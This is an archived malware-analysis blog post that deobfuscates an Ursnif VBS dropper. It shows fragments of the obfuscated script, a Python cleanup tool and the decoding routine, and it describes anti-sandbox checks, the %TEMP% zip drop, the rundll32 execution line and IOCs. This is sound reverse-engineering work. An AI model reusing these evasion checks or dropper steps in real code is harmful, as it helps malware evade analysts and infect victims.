

Having fun with an Ursnif VBS dropper

By Robert Giczewski

Published: 2020-11-27 · Archived: 2026-04-05 22:37:03 UTC

I recently stumbled across an interesting sample that was delivered as part of an encrypted zip archive via a Google-Drive link. The password for the archive was sent by email together with the Google-Drive link. Since the sample runs only partially in some sandboxes and it's not even starting in others, I took a closer look at it.

The sample can be found on VirusTotal and there are still only ten detections so far (even though it's on VT for two months now).

[fd490c7b728af08052cf4876c1fc8c6e290bde368b6343492d60fc9d8364a7e5 - aPsYyn8Rw2Xf.vbs](https://www.virustotal.com/gui/file/fd490c7b728af08052cf4876c1fc8c6e290bde368b6343492d60fc9d8364a7e5-aPsYyn8Rw2Xf.vbs)

Looking at the file extension, you could already guess it's a Visual Basic Script file, which however appears unusually large. Due to the size, the actual payload is most probably somehow hidden in the VBS file so lets have a look into the file.

Deobfuscation

Scrolling through the file we see lots of useless comments, some array definitions, some constant definitions and a for loop.

```

1 const y5 = 15
2 ' conundrum nockey emphasis quadrature volatile, magician imputation quixotic Mackey thirtyfold circumstance tonic ermine contestant insurgent Mynheer hatchway secret littoral luminary tu
3 rCtQTgZG = Array( f62b, fx, D, DL, PKK, 5, 5, 5, ex, 5, ykG, iUX, ZYA, 86, 240, 232, X894, 249, 111, 113, 7, 5, 5, 89, D, 5, c540, 5, 5, 5, 102, 104, 104, 116, 122, 121, 106, 119, 1109, 105, 125, 107, 241, 193, 126, 97, 1, 100, 256, ud,
4 ' ftn, pesticulate easy fright amoral confirmatory ravine cacao manor baltistomane spoke minute Jersey labor PM virulent proper hefty, obsolete exodus D0c1ly, phillanthropy Baedius waryy h
5 eLAIozHf = Array(110, 165, Rkz, 257, 214, 135, 103, 6, 160, tIG, ew, 97, 135, X894, 167, 238, 159, 86, Zhs, c, 86, 195, 96, 238, 131, 195, 230, 230, Zhs, L, Ea, 240, 210, 6, 249, 172, 221, 117, 127, Rkz, ZYA, 226, 199, 227, 158, 195,
6 TVkH5l = Array(257, 130, xty, 233, 100, FT, 144, l, C463, 107, 247, gtr, 218, 153, 111, 256, 180, 248, 233, 206, tIG, 98, ex, 161, fJN, 108, 222, 138, fJN, J, 259, 196, l, 151, D953, vCg, 207, 170, f68, 188, 208, 0241, 134, 199, 1
7 hFigtvX = Array(223, C235, c, 95, 180, 213, jK, 6, 229, k878, 129, 178, 164, 135, 132, 150, 228, 96, DL, 197, FT, ew, 106, LEa, 134, L, LT, 86, 92, 119, xRg, 191, 234, c, 217, 126, 226, B5j, vCg, Yie, 167, m, 203, 207, 199, 93, T902, 1
8 const lrx = 52
9 ' wharf coast Puccini, tentative rotunda tallyho Aeschylus sketch screech Markham premiere rampant fleshy horizon scaffold husky headsmen hotfoot, forage answer dachshund grimy female who
10 const Xc = 62
11 VwXhpuB = Array(230, 187, 218, 164, 201, y5, 155, 168, 112, 212, 109, 132, m, 163, qye, 201, l109, 129, 112, 142, 95, 179, T, 92, X169, 259, 168, 170, gtr, 191, 123, 234, 132, 187, 209, fJN, 1961, 246, ex, UX, 132, 212, dw, aRN, 1E
12 const vCg = 11
13 ' Alger smother judiciary cloy talon datura scrotum22, twilight grown palpate Laban Lucia necropsy milch hypochlorite Shapiro radical gaggle hideous gargle pertain verdict. 8135693 pillc
14 oKmrGw = Array(179, aRN, 214, C235, 208, 146, LEa, 108, 184, 186, EU, DX, DL, 137, 109, 244, GZ, 131, 131, 223, 202, 127, 203, T902, 222, 179, 86, 235, 138, 150, 113, 180, 156, 232, 247, 218, 144, K, L, LT, 143, D953, 129, 154, 125
15 const qye = 63
16 QZjmrPC = Array(162, 206, l, fJN, 138, 239, 229, 146, 100, qye, 212, l109, 181, tIG, 257, 221, aRN, 132, l, 190, 218, 232, 168, xty, 168, X169, 88, 203, 231, 249, 219, 257, LEa, 88, 192, 6, rn, C463, 173, 194, 249, 89, I, 218, 256,
17 NXXqKAc = Array(220, C235, 217, 172, DL, 163, 93, 239, 186, 211, 198, 214, 222, 87, 238, 189, 105, 106, c, c, 134, 196, 196, 245, 101, 238, 236, 212, 145, 177, 223, vCg, 138, 187, 195, rn, 188, 197, 241, 144, gtr, lrx, 208, 207, 26
18 ' creepy ablaze massacre queue Caucasian Stan punctuate Waterman wonderful Raytheon, Malthus quantify hygiene sphere showboat, Vito diem opalescent34 Letitia apart escrow raw diminish the
19 UprLxw = Array(252, 258, 253, iUX, 216, 230, 97, l961, 208, 168, 128, 180, 260, vCg, 124, nd, 96, 197, 70, l, 1961, 123, 143, 127, tG, m, 108, lrx, 166, 210, 159, jK, 108, 211, 205, 223, 165, 229, 205, 243, 243, 149, 227, 255
20 REM inquiry railhead pun, scrutable puffery Harlan Legistate cox cuttlefish twig, 6378532 apport transcribe illogic Bowditch uncouth scabious steep haploidy inveigh chivalrous illogic58
21 const FT = 20
22 REM craftsmen, McGrath plasmid qualify malformation detractor northbound gaperiter orthopedic toes extrinsic plagioclase Irish Clive slotful depite proto admixture redshank, Mumford memo
23 ' francium raw Wotan perspicuous, 2400778 trajectory straighten Chicagoan, Julius animosity bayard saloonkeep Ulysses, 3289513 canine parasil penman obsequis upermost Arabi cinematic
24 ' citron tophheavy Ousagadougou liness bulldog topography Aleck Harley Sveide oxidate Sandburg Maynard cloud eukaryote Veneto injunct flageolet Sadler precept vernomologist hark Bricthard48
25 JvD0nt = Array(133, 126, 147, fa, jQa, 231, 218, 92, 189, 88, yP5, 156, 1961, 152, 221, h, 244, 118, 187, 121, 244, 241, 138, ew, 154, 153, D953, 199, 91, GZ, iUX, 252, 100, h5, 129, 129, 241, VAR, 183, 254, 142, 149, 141, 245, 197
26 REM stardom craftsperson verandah screen Fitchburg spill pincer soul Volterra ashame chalky settle peremptory casteth, landlocked, 3933137 figural Greene Gilchrist flesh, 7608077 rime c
27 REM bridgework autocratic leadeth Hester switch quay reticulate Bayreuth adsorption swat Charleston Waite implant wreath coy mathematic freight adulate, staff Anne Mach dew fissile teleol
28 const xm = 26
29 LZfTAl = Array( Yie, B5j, h, 256, 130, D953, 240, 202, 176, DL, m, mu, 199, 204, 233, 156, f628, 211, Rkz, 93, 230, 113, 166, xm, 98, 96, jA, 249, FT, 233, 177, 249, 87, 222, 94, 88, xm, 232, 242, 217, 129, fx, c, 127, l, 98, 199, FT, 22
30 d0QgLVQV = Array(174, 196, 252, 201, 230, dw, 129, 182, 240, 198, 116, 210, 204, xRg, 161, 92, C235, 172, 190, 209, 86, rn, jQa, 182, 206, ex, LEa, 209, xm, X, 191, 129, 106, k878, 250, 154, 175, X619, 168, 191, 145, 152, rn, y5, 1
31 const Rkz = 77
32 ' debutante badland Otis Geminid Santayana gln Lockwood Christina particular vacillate, Krieger anastomotic whirlpool servant coop indentation, 1581538 abrade Renoir, 2472761 screw mc
33 REM obfuscate Costa debate crinoid titling inopportune thwart639 acidulous stone mitral cutover praecox Denny Peoria handmade, perjury sleepy Grenoble palladium girl Bogota Polyhymnia ann
34 REM high isle frieze head Glasgow bituminous grate receipt, dimple papery shrivel gallium Poynting ready tad, 6328349 yesterday presume Billie histology redder torah, venetian or738 spun
35 const nvc = 38
36 const Yie = 81
37 const jA = 44
38 const D953 = 84
39 ' enigmatic case ten trench grandson veldt, write1, millstone punctillious charcoal hydrogen wise, castle baptismal OK indirect buffet heighten berkellium convertible Mini assay elver, La
40 const EG = 24
41 IOPMHCnt = Array(251, 158, fJN, fx, 139, 99, 129, 113, 190, 119, 91, 243, 88, 101, C463, 259, 238, h, 239, h, k878, 99, 191, 180, 123, 246, 107, lmc, 154, 0241, 238, 104, 100, LuA, 121, 160, 109, 203, 191, 118, ZYA, 254, 254, 155
42 REM penal panorama eliminable aspirate, luncheon tuba cab driver inequality neutilus kelp distant pacemaker siren Wilkie thousandfold congressional brigadier personal centrex slumrus par
43 REM perhaps Lawson Kroecker, sterculation Wuenster hard stearate founding Niger penultimate88 node veer addendum cytolysis536 galvanic Gujjarati prize molecular beam enzymatic, Benning
44 ' stratagem hydrosphere shiver kinkajou McGraw clergymen extension Lindbergh utter, 5245643 Almerna tamarack cortex nucleolus83 glaucous feature warehousemen incinerate cremate blasphem
45 co5FK = Array(151, 120, 238, 226, m, 110, 159, gDm, jA, 208, 103, 210, 159, xm, Q, l109, 184, 255, 227, 193, 126, 130, 118, 184, 199, 187, 134, xRg, Zhs, 159, nvc, 233, 259, 149, 254, 220, 211, nd, 209, 129, 214, 150, 222, 256, 235
46 ' gallivant rapt stickpin delete abbe Arkansas Polyphemus snail fire Phoenixia ptarmigan crosshatch contravention soak Rankin delineament thunderclap, teletypesetting metro collusion degc
47 const gtr = 59
48 REM Vermont committable amra ammo ascomycetes Cady, 6129797 brilliant, parkish directory stun seeing irrational diethylstilbestrol Fuchsia torpedo Alfredo project enlargeable data friabl
49 const ykG = 58
50 const l961 = 50
51 ' Teflon keystone pole sprocket pet bestir indiscriminate epigenetic Angus formic, 3198843 sill Jovian dialectic monstrosity age Benedictine excelling nipple excavate hallucinogenic oner
52 const X619 = 53
53 const tG = 40
54 const Fkx = 25
55 ' whole FL anyone Mitchell circuitous bedtime Dietrich newline Muriel, adposition tuberculosis debt carbonyl cadent, 2526521 programmed chromosome platonic materiel65 eardrum tether Ado
56 const f628 = 85
57 const m = 36
58 REM messiah landmass amende transduction Huntley allemand primordial sedan corrode retrograde inept Iranian532 claustrophobic, invalid song Gaylord Sarasota claimant manageable easy191 m
59 REM binomial satiate Milwaukee, 6482187 sluice octave unicorn manna thesaurus throat extinct cognoscenti scarf evict tail Kelsey thereby bygone insolvent18 astrophysical aloof name341 th
60 ' clomp, 2141310 peacock Battelle coliseum distillate neck rollicky, 5770278 Frau prepare sabbatic anticipatory, anthropology Gresian McKoon vertebra! affix attentive dew!b neckline newsp
61 mkP1CLR = Array( T902, m, B5j, l109, 223, 90, 235, 217, 245, 237, 162, 154, Xc, 240, fA, qye, 129, 213, LEa, 135, jQa, 128, 121, 97, T, 204, h5, 121, 145, 168, X894, yS, X, 259, 237, 221, 138, jQa, 225, 235, LuA, qye, QV, 213, 134, 7
62 const iUX = 33
63 qnLnt = Array(168, xRg, jQa, jA, 122, 96, m, mu, X, 128, 128, 128, 130, 107, m, mu, ud, 224, 92, T902, 244, 96, nd, 112, 198, 139, X169, 88, h5, 159, EU, FT, 149, 200, T, xty, 242, 90, 213, 214, aRN, 138, 161, 204, C235, C235, iig, vCg
64 const ZYA = 61
65 const yP5 = 49
66 jIQrG = Array(239, 100, 131, GZ, ZYA, ykG, 98, 122, 114, 96, 220, 166, 223, 1961, 140, ud, 259, K, 180, 99, 177, 186, 247, 238, 88, 256, nd, 168, 226, 224, 146, 209, 113, 190, qye, tG, GZ, X894, tIG, 100, tIG, tIG, 181, 114, 115, 12
67 REM Linousine rapture patrimonial rigging deadwood bookie promethium408 bloom, cryostat weld lac circuit corruptible discus perchlorate corpsman snip dairymen frizzy Bull! chiton Madagascar
68 REM homo fishermen Frenchmen lyrebird, 5145451 filamentous fungoid forever demi invention rebellion comment Gerald shout nepotism Anabaptist brushstroke dabble concurring reek exaltation
69 CtZdhjS = Array(259, 152, 157, VAR, ex, xty, EU, D953, 140, aRN, 213, ey, 240, 115, 194, 93, 188, C463, 116, F, 206, 210, 145, 91, stC, rn, Yie, 188, 130, 129, 226, 259, 241, 160, ex, 202, 130, gtr, 88, 227, 196, FT, 206, 258, 193
70 REM minutiae, 2791880 Gallileo rock data327 vill honoree Patrice Liz particular701, Hugo junk Luxembourg cheesecloth workout memoranda Byronic, robbin, amuse hostelry breadroot ic

```

To get rid of all the useless code, I wrote a quick'n'dirty python tool to remove all the junk code and convert the remaining code to python for easier analysis. Since the constant and array definitions are mixed up in the code, we have to restructure them. I moved all const definitions to the beginning followed by the array definitions, the function calls and everything else at the end.

```

f = open("aPsYyn8Rw2Xf.vbs", "r")

const_lines = []
array_lines = []
execute_lines = []
loop_lines = []
everything_else = []

for line in f:
    if not (line.startswith('"') or line.startswith("REM")):
        if "const" in line:
            const_lines.append(line.replace("const", "").replace("\n", "").replace(" ", ""))
        elif "Array(" in line:

```

```
        array_lines.append(line.replace("Array(", "[").
                            replace(")", "]").replace("\n", "").strip())
    elif "Execute" in line:
        execute_lines.append(line.replace("Execute", "print").replace("\n", "").strip())
    elif line.startswith("for"):
        loop_lines.append(line.replace("\n", "").strip())
    else:
        everything_else.append(line.replace("\n", ""))

for item in const_lines:
    print(item)
for item in array_lines:
    print(item)
for item in execute_lines:
    print(item)
for item in loop_lines:
    print(item)
for item in everything_else:
    if len(item) > 0:
        print(item)
```

After running the python script, we will get a new cleaned up code which is almost runnable in python.

```

1141 vORtMe = [211,160,252,189,1,226,245,Yie,217,207,164,204,200,89,247,96,252,195,254,216,192,xtY,140,176,95,114,189,194,T,250,216,236,256,243,xtY,100,95,124,233,255,244,156,131,iUX,ZYA,118,214,166,LLT,182,233,1
1142 tndhNt = [147,176,132,241,114,0,255,124,96,125,211,113,ZYA,JK,125,227,240,187,107,JK,116,yS,128,FT,222,EU,96,164,F,227,239,200,116,179,235,170,l,qye,236,FT,100,qDm,101,232,236,240,179,yS,Zhs,112,188,94,177,168
1143 FloqBk = [180,C235,182,162,252,164,224,190,200,T,157,235,Yie,Fkk,Yie,X894,tig,241,158,191,yKc,110,110,184,148,204,ex,204,179,251,162,252,233,172,ex,100,109,118,Irx,95,ex,66,219,97,217,180,238,251,252,110,240,17
1144 UdLemQn = [159,186,91,110,221,164,m,216,244,174,114,138,fa,255,140,aRN,177,107,97,237,188,162,132,J,180,203,1961,125,C463,196,251,202,IA,124,FT,qDm,182,107,203,223,90,m,149,236,183,227,112,191,115,205,96,214,10
1145 vSfFmq = [225,138,236,229,189,245,62,25,6,aRN,851,100,141,Irx,203,156,230,M169,245,186,253,vc6,129,JK,99,137,132,137,132,143,244,202,144,246,D,253,188,253,Lea,257,dw,259,16,259,JK,131,C235,Irx,116,231,124,
1146 yRkLVANZ = [234,115,119,252,189,0953,253,255,129,ex,228,147,FT,232,128,245,1902,227,205,204,245,D,254,166,257,Rxz,227,102,236,247,JK,253,851,254,126,257,103,259,rm,131,1961,260,1109,127,117,190,ey,5,208,6,107,6
1147 qWpPr = [111,D,186,136,223,t16,130,iUX,X,171,147,88,172,173,164,173,160,89,851,114,145,251,126,114,147,123,182,251,X,114,182,251,189,251,187,251,I,98,F,98,0,162,iUX,xRg,iUX,xRg,100,252,191,115,154,115,144,115,172,
1148 nduPvUL = [118,203,137,X619,162,158,195,c540,212,c540,101,139,JK,GZ,145,152,1mc,104,179,JK,rm,249,92,250,168,222,104,225,0241,243,EU,92,1109,246,J0a,232,F,246,178,133,124,130,125,D,m,6,161,FX,DL,211,170,248,K,T
1149 yJCSKvX = [fx,132,fx,252,136,95,hS,X619,212,X619,200,157,150,145,142,Zhs,158,182,145,162,118,JK,EG,158,174,Yie,aRN,88,197,209,108,K,sIc,fx,157,106,209,0,209,188,209,90,119,149,258,137,mvu,207,163,101,168,189,T
1150 hgoeRn = [166,259,147,213,204,238,152,249,94,191,ud,217,206,207,189,157,iUX,107,sIc,152,204,177,105,195,107,FA,X619,134,255,3,130,X894,194,k878,m,177,FT,214,148,209,218,255,236,250,J0a,194,96,164,168,164,177,ud
1151 ToBtL = [188,118,164,182,221,93,103,yPs,yKc,fa,Lea,187,236,199,189,117,178,851,140,X894,244,95,206,242,233,251,119,202,97,C235,92,207,98,232,223,247,C235,129,sIc,ud,161,IA,230,88,126,JK,164,202,96,126,0,205,197
1152 vMnjQDY = [QV,226,86,162,92,xRg,149,99,Yie,100,165,128,JK,180,sIc,F,157,148,158,228,158,1109,255,165,127,162,195,164,131,157,131,185,227,174,212,218,180,213,180,218,116,218,152,167,260,91,260,194,259,143,259,7
1153 nIzoy = [136,98,247,rm,253,101,99,210,124,6,146,136,248,Fkk,212,247,139,169,122,xy,245,123,131,104,ud,rm,255,211,208,237,87,259,1961,131,169,201,188,D,257,m,237,xRg,1,137,108,137,121,198,nvc,Yie,K,107,C225,2
1154 KcJtTg = [hS,209,mvu,235,C235,130,0953,229,94,nd,117,202,207,235,184,ud,181,190,225,110,179,hS,215,138,111,130,249,1961,0,140,171,0953,122,Rxz,224,C463,220,80,xRg,WAR,xRg,97,180,215,106,124,119,104,238,125,127
1155 saQW = [186,124,186,182,qye,87,204,T,rm,216,121,152,121,Irx,240,K,238,155,240,187,135,dw,nd,JA,196,VAR,Irx,166,228,169,212,135,235,191,166,116,209,otr,108,0Dm,182,mvu,94,130,146,103,140,fJN,ew,192,221,97,123,T
1156 G1hch = [iUX,259,fJN,99,nvc,180,136,171,92,110,ZYA,210,117,210,109,1,171,203,171,94,165,254,90,248,192,171,aRN,218,135,111,X894,250,165,h,207,T,250,172,vc6,88,LUA,234,165,99,167,K,88,208,c,FT,241,170,153,95,154,
1157 vaR8iJZ = [124,254,235,fJN,112,230,167,133,hS,QV,169,128,0953,rm,246,219,125,851,193,xRg,179,202,KG,118,Zhs,212,203,236,230,138,253,T902,167,X,218,152,215,87,C235,89,sIc,yKc,159,207,133,214,113,LUA,145,106,86,7
1158 GWNDcyB = [131,145,aRN,fx,196,T,196,Rxz,196,89,260,155,131,184,259,185,259,183,99,D,sIc,X619,138,162,198,211,107,236,184,144,221,170,113,mvu,X894,JK,X894,141,102,154,102,176,230,5,249,239,m,rm,220,c540,188,c540,7
1159 GNDcyB = [148,140,230,Fkk,131,DL,235,fx,248,142,129,119,1109,1mc,109,qye,199,yPs,102,xRg,154,171,210,7,l,LLT,167,240,176,F,D,232,202,C463,258,102,130,128,179,EG,220,154,240,198,250,6,1109,239,ZYA,155,232,190,7
1160 JnpFHFS = [hS,Fkk,ex,Irx,ex,144,137,124,137,258,141,163,xm,yS,238,113,210,93,257,128,193,X169,150,VAR,257,146,221,xtY,iUX,LUA,fa,0,146,205,117,sIc,155,97,C463,115,iig,260,C463,aRN,174,Lea,110,177,159,170,159,25
1161 bjzphL = [ex,166,135,95,141,851,EU,138,105,198,yS,127,215,1961,233,Rxz,97,88,k878,112,202,232,X619,204,nd,ew,JK,139,224,253,130,iUX,232,7,190,J,179,nvc,205,125,X619,851,199,138,119,239,207,150,145,231,LLT,211,
1162 JxmA = [244,164,234,211,120,106,225,106,157,LEa,226,229,115,120,252,102,211,Fkk,205,0,246,m,126,xm,145,6,nvc,213,180,217,X619,248,c540,236,128,I,tg,6,D,248,212,ex,229,129,yPs,m,FT,247,99,120,Fkk,122,248,Kc,25
1163 MdabY = [221,206,113,FA,109,195,190,241,111,187,141,226,J0a,127,180,137,mvu,206,163,106,208,T,240,174,c540,198,139,X619,X894,189,166,156,134,sIc,201,F,155,GZ,123,F,K878,c540,tig,c540,156,rm,xRg,c540,252,rm,157,
1164 sZpDnd = [124,197,175,103,6,195,01,219,Fkk,240,246,146,101,167,h,159,219,1961,136,254,101,0,Zhs,C463,201,199,207,J,164,h,J,219,136,217,iUX,nvc,1109,EG,234,137,143,201,102,C463,237,J,851,149,96,101,C463,86,C463
1165 aKcPnd = [k878,236,225,207,142,F,201,114,157,248,104,105,J,GZ,VAR,otr,dw,90,X619,240,FT,nvc,X894,I,188,107,183,110,108,JK,92,240,159,107,159,107,186,107,168,171,Rxz,184,88,184,IA,85,167,Kc,167,Kc,174,Xc,100,15
1166 FhPnsY = [173,106,217,yS,93,tg,177,172,otr,87,96,173,LUA,157,X,242,DL,1961,181,148,0V,171,k878,173,87,239,ex,177,LLT,C463,87,108,174,248,X619,191,99,171,207,102,113,rm,135,94,152,yS,xtY,220,0,114,173,91,178,rm,
1167 JNjR = [124,116,107,107,0241,198,224,yS,133,J,c540,5,213,132,EG,192,T,h,184,X619,169,xRg,138,99,155,106,96,145,223,228,124,211,123,181,223,189,173,183,0953,182,100,135,247,yS,181,96,182,X169,230,174,iUX,205,tC,
1168 VJdmXim = [5,5,5,5,5,187,134,173,113,7,5,110,115,109,110,103,110,121,116,119,126,1109,121,110,107,4628,fx,6,7,Fkk,5,Fkk,5,5,5,ex,5,yKc,iUX,ZYA,86,142,228,xm,87,Rxz,5,5,5,tig,5,5,5,c540,5,5,5,5,5,5,5,5,5,5,187
1169 print(kuHKE(fuEGK)):
1170 print(kuHKE(SkoXeZat)):
1171 print(kuHKE(qpNBOEJK)):
1172 print(kuHKE(nTIipa)):
1173 print(kuHKE(Eaa)):
1174 print(kuHKE(DaOppP)):
1175 print(kuHKE(jpNBOEJZ)): useful. 180711 coolant507 Fredrickson Halfa Dortmund664 gripe rude815 Shantung, therapist861 ipa0958 fridge, 4146527 yell Laban407 rackety seizure937 otherworld czarina peacock toi
1176 print(kuHKE(WcAkwSDX)):
1177 print(kuHKE(yHSJHc)):
1178 print(kuHKE(UsOfalpn)):
1179 print(kuHKE(CiUdUsn)):
1180 print(kuHKE(sUFH)):
1181 print(kuHKE(SVR)):
1182 print(kuHKE(kyVNGAHCJ)):
1183 print(kuHKE(rkVj)):
1184 print(kuHKE(dBvd)):
1185 print(kuHKE(dWv)):
1186 print(kuHKE(ppv)):
1187 print(kuHKE(AachyP)):2981 town sherrin193 impolite bespeak883 obed carob directrix Flagler co376 logarithmic452 valeur131 diet phage997. 6279788 Teheran impenetrable paunch jag Somali afternoon splotchy hyper
1188 for Mali842 = lbound(EUnWxs) to ubound(EUnWxs)
1189 function kuHKE(EUnWxs)
1190 caLcareous572 = caLcareous572 + Chr(EUnWxs(Mali842) - ((26 + 30.0) - ((17 - 1.0) + 35.0)))
1191 Next
1192 kuHKE = caLcareous572
1193 End Function
1194 NoSkh
1195 vgdKyGt
1196 ULlHsI
1197 OUBPa
1198 neuRopstho1ogy635
1199 confidante815
1200 consort522
1201 qlQdsOn
1202 WjWtT
1203 blWish578
1204 gMCKfIZ
1205
1206

```

Decode Arrays

Function call

At the end we can spot a function `kuHKE()` which is called several times and is taking an array as an argument. This is most probably the function which is used for decoding all the arrays. Another thing here to mention are the function calls at the end of the cleaned code. Those will be relevant later when we have the final deobfuscated code.

So let's rewrite the `kuHKE()` function into python and remove the function calls at the end.

```

def kuHKE(EUnWxs):
    result = ""
    for Mali842 in EUnWxs:
        result += chr(Mali842 - ((26 + 30) - ((17 - 1) + 35)))
    return result

```

After executing the cleaned code, we still get a little bit of obfuscated code but since it's not very much, we can easily do it manually.


So the final deobfuscated but still not annotated code can be found [here](#). I will break it down into the most interesting things since it will be too much otherwise.

Analysis

The sample contains several anti-sandbox tricks and uses WMI and WSH objects to perform them. If one of those anti sandbox tricks succeed, the script will call a clean up routine which looks as follows (I have annotated the function accordingly for better readability):

```
Function clean_up_routine()  
    send_http_get_request("none")  
    delete_itself  
    print_fake_message  
    WScript.Quit  
End Function
```

It's sending a HTTP GET request to `none` (for whatever reason), deleting itself and showing a fake error message in a message box:



In the following, I explain the functions in the order in which they are called.

1. Anti Sandbox - Check physical space

The first function `NoSkh()` is calling the clean up routine when the file `"%USERPROFILE%\Downloads\614500741.txt"` is already there or when your TotalPhysicalMemory is smaller than 1GB.

2. Anti Sandbox - Check Disk space

If your TotalPhysicalMemory is bigger than 1GB, the next function `vgdKyGt()` is called which is terminating the script if your total disk space is smaller than 60GB.

3. Anti Sandbox - Check country code

When the first two anti sandbox checks were not successful, the next function `ULLhsI()` is called. It checks your configured country code at `"HKEY_CURRENT_USER\Control Panel\International\Geo\Nation"`. If your nation key

is configured to `203` , which is Russia, the script is terminating with its clean up routine. Otherwise it will proceed.

4. Anti Sandbox - Check LastBootUpTime

The next function `0UbPa()` checks how long your machine is already running. Therefore, it's checking the LastBootUpTime via WMI and if it's less than 10 minutes, it will terminate calling its clean up routine.

5. Anti Sandbox - Check Processes

Since the malware does not want to run on an analyst system the function `confidante615()` is checking for specific processes from analysis tools.

```
rZRjk = Array("frida-winjector-helper-64.exe", "frida-winjector-helper-32.exe", "pythonw.exe", "pyw
```

If there is such a process, it's terminating with its clean up routine. Additionally, it will terminate if there are less than 28 processes running on the system.

Finally..

The next function `qlqDsdN()` is terminating if the file `%TEMP%\microsoft.url` exists. If not, it creates a shortcut file `%TEMP%\adobe.url` which points to `https://adobe.com` (No idea why. If someone knows, please tell me. Maybe a red herring but nobody is looking into the %TEMP% folder, so why!?).

The function `WjwMtT()` is making use of the before mentioned `kuHKE()` function to write a large byte array to a zip file `%TEMP%\Monica.zip` . Inside `Monica.zip` , there are three files:

- `accouter.dfx` (the final payload)
- `inhibitory.tif` (contains part of a string which may be used from `accouter.dfx`)
- `isolate.woff` (the other part of a string which may be used from `accouter.dfx`)

`bluish578()` copies the three items of `Monica.zip` into `%TEMP%` , deletes `Monica.zip` and `gMcKFIz()` ` finally executes the file `accouter.dfx` which was before copied from `Monica.zip` into `%TEMP%` .

Execution is performed via `rundll32` :

```
sXmEKs.Create "rundll32" + " " + Get_Temp_Folder + "accouter.dfx" + ",DllRegisterServer"
```

The dropped file `accouter.dfx` can be found on [VT](#) and it seems like its Ursnif.

IOCs:

```
fd490c7b728af08052cf4876c1fc8c6e290bde368b6343492d60fc9d8364a7e5
%TEMP%\adobe.url
%TEMP%\Monica.zip
%TEMP%\accouter.dfx
%TEMP%\inhibitory.tif
%TEMP%\isolate.woff

ed7d22c2f922df466fda6914eb8b93cc27c81f16a60b7aa7eac9ca033014c22c
```

Source: https://malware.love/malware_analysis/reverse_engineering/2020/11/27/analyzing-a-vbs-dropper.html